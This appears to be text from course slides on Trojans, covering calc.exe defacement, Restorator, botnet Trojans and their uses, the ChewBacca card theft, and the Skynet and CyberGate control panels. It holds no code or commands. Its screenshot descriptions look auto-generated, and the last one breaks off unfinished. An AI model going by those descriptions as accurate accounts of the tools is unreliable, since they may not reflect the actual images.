
Example of calc.exe Defaced is shown here

Original calc.exe



Defaced calc.exe


Defacement Trojans: Restorator




Botnet Trojans




- Botnet Trojans infect a large number of computers across a large geographical area to create a network of bots that is controlled through a Command and Control (C&C) center
- Botnet is used to launch various attacks on a victim including denial-of-service attacks, spamming, click fraud, and the theft of financial information



Tor-based Botnet Trojans: ChewBacca



ChewBacca Trojan has stolen data on 49,000 payment cards from 45 retailers in 11 countries over a two month span



Botnet Trojans: Skynet and CyberGate



CyberGate

The screenshot shows a web-based control panel for the CyberGate botnet. At the top, there's a navigation bar with links like 'Control Panel', 'Tools', 'Help', and 'Logout'. Below the navigation is a sidebar with icons for 'Botnet Control', 'Logs', 'Logs (Advanced)', 'Logs (Raw)', 'Logs (CSV)', 'Logs (PDF)', 'Logs (XLS)', 'Logs (Word)', and 'Logs (Text)'. The main content area has several sections: 'Recent work submissions' (listing tasks with worker IDs, task IDs, status, and timestamps), 'Worker status' (listing workers with their names, last login, and uptime), and a large grid table at the bottom showing a list of workers with columns for ID, Name, Last login, Uptime, and Worker status.

The screenshot shows a web-based dashboard for the Skynet botnet. At the top, it says 'CLOUD COMPUTING' and 'Dashboard'. Below that is a section titled 'Recent work submissions' with a table:

